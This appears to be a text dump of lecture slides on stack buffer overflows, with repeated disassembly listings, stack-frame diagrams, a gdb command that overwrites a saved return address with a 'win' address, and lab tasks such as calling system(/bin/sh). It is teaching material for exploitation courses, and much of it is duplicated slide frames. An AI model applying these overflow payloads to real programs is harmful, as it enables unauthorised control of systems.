0x8048353 sub esp,0x18

```

...

EIP

```

0x8048371 mov eax,0x0
0x8048376 leave
0x8048377 ret

```

```

0x804843a sub esp,0x110
0x8048440 mov DWORD PTR [esp],0x8048550
0x8048447 call 0x8048350 <puts@plt>
0x804844c mov DWORD PTR [esp],0x8048570
0x8048453 call 0x8048350 <puts@plt>
0x8048458 mov eax,0x8048591
0x804845d mov DWORD PTR [esp],eax
0x8048460 call 0x8048330 <printf@plt>
0x8048465 lea eax,[esp+0x10]
0x8048469 mov DWORD PTR [esp],eax
0x804846c call 0x8048340 <gets@plt>
0x8048471 mov eax,0x0
0x8048476 leave

```

```

push esi
push eax
push edi

```

|      |      |      |      |                               |
|------|------|------|------|-------------------------------|
| 0x41 | 0x41 | 0x41 | 0x41 | ...                           |
| 0x41 | 0x41 | 0x41 | 0x41 | ...                           |
| 0x41 | 0x41 | 0x41 | 0x41 | ... New stack frame           |
| 0x41 | 0x41 | 0x41 | 0x41 | ...                           |
| 0x41 | 0x41 | 0x00 | 0x00 | ...                           |
| 0x40 | 0xf0 | 0xff | 0xbf | <----- Saved EBP Address      |
| 0x71 | 0x84 | 0x04 | 0x08 | <----- Saved Return Address   |
| 0x20 | 0xf4 | 0xff | 0xbf | <----- Argument One to gets() |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| ...  | ...  | ...  | ...  |                               |
| ...  | ...  | ...  | ...  |                               |

loc\_31307D:

```

call sub_3140F3

```

; CODE XREF



```

0x8048350 push ebp
0x8048351 mov ebp,esp
0x8048353 sub esp,0x18

```

...

```

0x8048371 mov eax,0x0
0x8048376 leave
0x8048377 ret

```

EIP

```

0x804843a sub esp,0x110
0x8048440 mov DWORD PTR [esp],0x8048550
0x8048447 call 0x8048350 <puts@plt>
0x804844c mov DWORD PTR [esp],0x8048570
0x8048453 call 0x8048350 <puts@plt>
0x8048458 mov eax,0x8048591
0x804845d mov DWORD PTR [esp],eax
0x8048460 call 0x8048330 <printf@plt>
0x8048465 lea eax,[esp+0x10]
0x8048469 mov DWORD PTR [esp],eax
0x804846c call 0x8048340 <gets@plt>
0x8048471 mov eax,0x0
0x8048476 leave

```

```

push esi
push eax
push edi

```

|      |      |      |      |                               |
|------|------|------|------|-------------------------------|
| 0x41 | 0x41 | 0x41 | 0x41 |                               |
| 0x41 | 0x41 | 0x41 | 0x41 |                               |
| 0x41 | 0x41 | 0x41 | 0x41 |                               |
| 0x41 | 0x41 | 0x41 | 0x41 |                               |
| 0x41 | 0x41 | 0x00 | 0x00 |                               |
| 0x40 | 0xf0 | 0xff | 0xbf |                               |
| 0x71 | 0x84 | 0x04 | 0x08 | <----- Saved Return Address   |
| 0x20 | 0xf4 | 0xff | 0xbf | <----- Argument One to gets() |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| ...  | ...  | ...  | ...  |                               |
| ...  | ...  | ...  | ...  |                               |

loc\_31307D:

; CODE XREF

call sub\_3140F3

```

0x8048350 push ebp
0x8048351 mov ebp,esp
0x8048353 sub esp,0x18

```

...

```

0x8048371 mov eax,0x0
0x8048376 leave
0x8048377 ret

```

```

0x804843a sub esp,0x110
0x8048440 mov DWORD PTR [esp],0x8048550
0x8048447 call 0x8048350 <puts@plt>
0x804844c mov DWORD PTR [esp],0x8048570
0x8048453 call 0x8048350 <puts@plt>
0x8048458 mov eax,0x8048591
0x804845d mov DWORD PTR [esp],eax
0x8048460 call 0x8048330 <printf@plt>
0x8048465 lea eax,[esp+0x10]
0x8048469 mov DWORD PTR [esp],eax
0x804846c call 0x8048340 <gets@plt>
0x8048471 mov eax,0x0
0x8048476 leave

```

EIP

```

push esi
push eax
push edi

```

|      |      |      |      |                                  |
|------|------|------|------|----------------------------------|
| 0x00 | 0x00 | 0x00 | 0x00 |                                  |
| 0x00 | 0x00 | 0x00 | 0x00 |                                  |
| 0x00 | 0x00 | 0x00 | 0x00 |                                  |
| 0x00 | 0x00 | 0x00 | 0x00 |                                  |
| 0x00 | 0x00 | 0x00 | 0x00 |                                  |
| 0x40 | 0xf0 | 0xff | 0xbf |                                  |
| 0x71 | 0x84 | 0x04 | 0x08 |                                  |
| 0x20 | 0xf4 | 0xff | 0xbf | <----- Current stack frame (ESP) |
| 0x00 | 0x00 | 0x00 | 0x00 |                                  |
| 0x00 | 0x00 | 0x00 | 0x00 |                                  |
| ...  | ...  | ...  | ...  |                                  |
| ...  | ...  | ...  | ...  |                                  |

loc\_31307D:

```

call sub_3140F3

```

; CODE XREF

```

0x8048350 push ebp
0x8048351 mov ebp,esp
0x8048353 sub esp,0x18

```

EIP →

...

```

0x8048371 mov eax,0x0
0x8048376 leave
0x8048377 ret

```

```

0x804843a sub esp,0x110
0x8048440 mov DWORD PTR [esp],0x8048550
0x8048447 call 0x8048350 <puts@plt>
0x804844c mov DWORD PTR [esp],0x8048570
0x8048453 call 0x8048350 <puts@plt>
0x8048458 mov eax,0x8048591
0x804845d mov DWORD PTR [esp],eax
0x8048460 call 0x8048330 <printf@plt>
0x8048465 lea eax,[esp+0x10]
0x8048469 mov DWORD PTR [esp],eax
0x804846c call 0x8048340 <gets@plt>
0x8048471 mov eax,0x0
0x8048476 leave

```

```

push esi
push eax
push edi

```

|      |      |      |      |                               |
|------|------|------|------|-------------------------------|
| 0x41 | 0x41 | 0x41 | 0x41 | ...                           |
| 0x41 | 0x41 | 0x41 | 0x41 | ...                           |
| 0x41 | 0x41 | 0x41 | 0x41 | ... New stack frame           |
| 0x41 | 0x41 | 0x41 | 0x41 | ...                           |
| 0x41 | 0x41 | 0x00 | 0x00 | ...                           |
| 0x40 | 0xf0 | 0xff | 0xbf | <----- Saved EBP Address      |
| 0x71 | 0x84 | 0x04 | 0x08 | <----- Saved Return Address   |
| 0x20 | 0xf4 | 0xff | 0xbf | <----- Argument One to gets() |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| 0x00 | 0x00 | 0x00 | 0x00 |                               |
| ...  | ...  | ...  | ...  |                               |
| ...  | ...  | ...  | ...  |                               |

loc\_31307D:

; CODE XREF

call sub\_3140F3

```

0x8048350 push ebp
0x8048351 mov ebp,esp
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```

EIP →

...

```

0x8048371 mov eax,0x0
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0x8048440 mov DWORD PTR [esp],0x8048550
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0x8048453 call 0x8048350 <puts@plt>
0x8048458 mov eax,0x8048591
0x804845d mov DWORD PTR [esp],eax
0x8048460 call 0x8048330 <printf@plt>
0x8048465 lea eax,[esp+0x10]
0x8048469 mov DWORD PTR [esp],eax
0x804846c call 0x8048340 <gets@plt>
0x8048471 mov eax,0x0
0x8048476 leave

```

```

push esi
push eax
push edi

```

|      |      |      |      |                               |
|------|------|------|------|-------------------------------|
| 0x41 | 0x41 | 0x41 | 0x41 | ...                           |
| 0x41 | 0x41 | 0x41 | 0x41 | ...                           |
| 0x41 | 0x41 | 0x41 | 0x41 | ... New stack frame           |
| 0x41 | 0x41 | 0x41 | 0x41 | ...                           |
| 0x41 | 0x41 | 0x41 | 0x41 | ...                           |
| 0x41 | 0x41 | 0x41 | 0x41 | <----- Saved EBP Address      |
| 0x41 | 0x41 | 0x41 | 0x41 | <----- Saved Return Address   |
| 0x41 | 0x41 | 0x41 | 0x41 | <----- Argument One to gets() |
| 0x41 | 0x41 | 0x41 | 0x41 |                               |
| 0x41 | 0x41 | 0x41 | 0x00 |                               |
| ...  | ...  | ...  | ...  |                               |
| ...  | ...  | ...  | ...  |                               |

loc\_31307D:

; CODE XREF

call sub\_3140F3

```

0x8048350 push ebp
0x8048351 mov ebp,esp
0x8048353 sub esp,0x18

```

...

```

0x8048371 mov eax,0x0
0x8048376 leave
0x8048377 ret

```

EIP

```

0x804843a sub esp,0x110
0x8048440 mov DWORD PTR [esp],0x8048550
0x8048447 call 0x8048350 <puts@plt>
0x804844c mov DWORD PTR [esp],0x8048570
0x8048453 call 0x8048350 <puts@plt>
0x8048458 mov eax,0x8048591
0x804845d mov DWORD PTR [esp],eax
0x8048460 call 0x8048330 <printf@plt>
0x8048465 lea eax,[esp+0x10]
0x8048469 mov DWORD PTR [esp],eax
0x804846c call 0x8048340 <gets@plt>
0x8048471 mov eax,0x0
0x8048476 leave

```

```

push esi
push eax
push edi

```

|      |      |      |      |                               |
|------|------|------|------|-------------------------------|
| 0x41 | 0x41 | 0x41 | 0x41 |                               |
| 0x41 | 0x41 | 0x41 | 0x41 |                               |
| 0x41 | 0x41 | 0x41 | 0x41 |                               |
| 0x41 | 0x41 | 0x41 | 0x41 |                               |
| 0x41 | 0x41 | 0x41 | 0x41 |                               |
| 0x41 | 0x41 | 0x41 | 0x41 |                               |
| 0x41 | 0x41 | 0x41 | 0x41 |                               |
| 0x41 | 0x41 | 0x41 | 0x41 | <----- Saved Return Address   |
| 0x41 | 0x41 | 0x41 | 0x41 | <----- Argument One to gets() |
| 0x41 | 0x41 | 0x41 | 0x41 |                               |
| 0x41 | 0x41 | 0x41 | 0x00 |                               |
| ...  | ...  | ...  | ...  |                               |
| ...  | ...  | ...  | ...  |                               |
|      |      |      |      |                               |

loc\_31307D:

```
call sub_3140F3
```

; CODE XREF







“If your program simply segfaulted, consider yourself lucky.”

Chuck Stewart

Now back to the authentication example!

low address

high address

```
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066: ; CODE XREF: sub_314623+10
; sub_312FDB+85
push 0Dh
call sub_31411B

loc_31306D: ; CODE XREF: sub_314623+1C
; sub_312FDB+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

; -----

loc_31307D: ; CODE XREF: sub_314623+24
call sub_3140F3
```



low address

password\_buffer

high address

```

push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

```

```

loc_313066: ; CODE XREF: sub_3140F3+10
 ; sub_312FDE+55

```

```

push 0Dh
call sub_31411B

```

```

loc_31306D: ; CODE XREF: sub_3140F3+15
 ; sub_312FDE+49

```

```

call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

```

```

loc_31307D: ; CODE XREF: sub_3140F3+1A

```

```

call sub_3140F3

```

low address

auth\_flag

password\_buffer

high address

```
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_314623+5
; sub_312FDB+59
```

```
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_31411B+4
; sub_312FDB+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_3140F3+4
call sub_3140F3
```

low address

```

push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
ja short loc_31306D
push esi

```

???

auth\_flag

password\_buffer

local vars

```

ja short sub_313066
loc_313066: ; CODE XREF: sub_313066+55
; sub_313066+55
push 0Dh
call sub_31411B
loc_31306D: ; CODE XREF: sub_31306D+49
; sub_31306D+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

```

high address

```

; -----
loc_31307D: ; CODE XREF: sub_31307D+0
; sub_31307D+0

```

|              |                  |                                                                                      |
|--------------|------------------|--------------------------------------------------------------------------------------|
| low address  | &password_buffer | strcpy arguments<br>(first argument, dest; second argument, src)                     |
|              | &password        |                                                                                      |
|              | ???              | local vars                                                                           |
|              | auth_flag        |                                                                                      |
|              | password_buffer  |                                                                                      |
|              |                  | loc_313066: ; CODE XREF sub_312FD0+56 ; sub_312FD0+56                                |
|              |                  | push edi<br>call sub_31411B<br>loc_31306D: ; CODE XREF sub_312FD0+49 ; sub_312FD0+49 |
|              |                  | call sub_3140F3<br>test eax, eax                                                     |
|              |                  | jg short loc_31307D<br>call sub_3140F3<br>jmp short loc_31308C                       |
| high address |                  | loc_31307D: ; CODE XREF sub_312FD0+56 ; sub_312FD0+56                                |

|              |                  |                                                                                                                                             |
|--------------|------------------|---------------------------------------------------------------------------------------------------------------------------------------------|
| low address  | &password_buffer | strcpy arguments<br>(first argument, dest; second argument, src)                                                                            |
|              | &password        |                                                                                                                                             |
|              | ???              | local vars                                                                                                                                  |
|              | auth_flag        |                                                                                                                                             |
|              | password_buffer  |                                                                                                                                             |
|              |                  | <pre> loc_313066:                                ; CODE XREF  sub_312FD0+55                                          ; sub_312FD0+55 </pre> |
|              |                  | <pre> push    esi call    sub_31411B </pre>                                                                                                 |
|              |                  | <pre> loc_31306D:                                ; CODE XREF  sub_312FD0+49                                          ; sub_312FD0+49 </pre> |
|              |                  | <pre> call    sub_3140F3 test    eax, eax </pre>                                                                                            |
|              | &password        | argument                                                                                                                                    |
| high address | ???              | local vars (main)                                                                                                                           |

|              |                  |                                                                  |
|--------------|------------------|------------------------------------------------------------------|
| low address  | &password_buffer | strcpy arguments<br>(first argument, dest; second argument, src) |
|              | &password        |                                                                  |
|              | ???              | local vars                                                       |
|              | auth_flag        |                                                                  |
|              | password_buffer  |                                                                  |
|              | ???              |                                                                  |
|              | old ebp          |                                                                  |
|              | old eip          | ← IMPORTANT                                                      |
|              | &password        | argument                                                         |
| high address | ???              | local vars (main)                                                |



# Where do we want to go?

'win' address:

```
0x080484b6 <main+66>: call 0x8048414 <check_authentication>
0x080484bb <main+71>: test eax,eax
0x080484bd <main+73>: je 0x80484e5 <main+113>
0x080484bf <main+75>: mov DWORD PTR [esp],0x80485fb
```

# Put it all together


```
-----[regs]
EAX: 0xBFFFFFF760 EBX: 0xB7FD6FF4 ECX: 0xFFFFFDD7 EDX: 0xBFFFFFF999 o d I t s Z a P c
ESI: 0xB8000CE0 EDI: 0x00000000 EBP: 0xBFFFFFF778 ESP: 0xBFFFFFF740 EIP: 0x08048433
CS: 0073 DS: 007B ES: 007B FS: 0000 GS: 0033 SS: 007B
[0x0078:0xBFFFFFF740]-----[stack]
0xBFFFFFF730 : F0 76 F0 B7 E0 0C 00 B8 - 78 F7 FF BF 33 84 04 08 .v.....x...3...
0xBFFFFFF740 : 60 F7 FF BF 89 F9 FF BF - 58 F7 FF BF D9 82 04 08 `.....X.....
0xBFFFFFF750 : 29 F7 F9 B7 F4 6F FD B7 - 88 F7 FF BF 00 00 00 00)....o.....
0xBFFFFFF760 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 00 AAAAAAAAAAAAAA.
0xBFFFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G.....
0xBFFFFFF780 : 89 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7
-----[code]
0x8048433 <check_authentication+31>: lea eax,[ebp-24]
```



Put it all together

```
r AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$(printf '\xbf\x84\x04\x08\xbf')
```

```
-----[regs]
EAX: 0xBFFFFFF40 EBX: 0xB7FD6FF4 ECX: 0xFFFFFDC9 EDX: 0xBFFFFFF999 o d I t s Z a P c
ESI: 0xB8000CE0 EDI: 0x00000000 EBP: 0xBFFFFFF58 ESP: 0xBFFFFFF720 EIP: 0x08048433
CS: 0073 DS: 007B ES: 007B FS: 0000 GS: 0033 SS: 007B
[0x007B:0xBFFFFFF720]-----[stack]
0xBFFFFFF710 : F0 76 F0 B7 E0 0C 00 B8 - 58 F7 FF BF 33 84 04 08 .v.....X...3...
0xBFFFFFF720 : 40 F7 FF BF 77 F9 FF BF - 38 F7 FF BF D9 82 04 08 @...w...8.....
0xBFFFFFF730 : 29 F7 F9 B7 F4 6F FD B7 - 68 F7 FF BF 00 00 00 00)....o..h.....
0xBFFFFFF740 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0xBFFFFFF750 : 41 41 41 41 41 41 41 41 - 41 41 41 41 BF 84 04 08 AAAAAAAAAA....
0xBFFFFFF760 : BF 00 FF BF 10 85 04 08 - C8 F7 FF BF BC FE EA B7
-----[code]
0x08048433 <check_authentication+31>: lea eax,[ebp-24]
```



# So what can we with a stack buffer overflow?

- Change local variables
- Change the return address of the function to whatever we want
  - Maybe to a win function, or to shellcode (next week's lecture)
- Call any function in the binary, with any arguments (remember the x86 calling convention)
  - You may want to draw the stack on a piece of paper to do this



# Lab!

Time for the lab! All you need for this one is an SSH client (although IDA/Binary Ninja might be helpful).

Instructions for connecting to the server are in the challenge descriptions.

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Lab2C : return to win()

Lab2B : call system(/bin/sh)

Lab2A : something a little more complicated???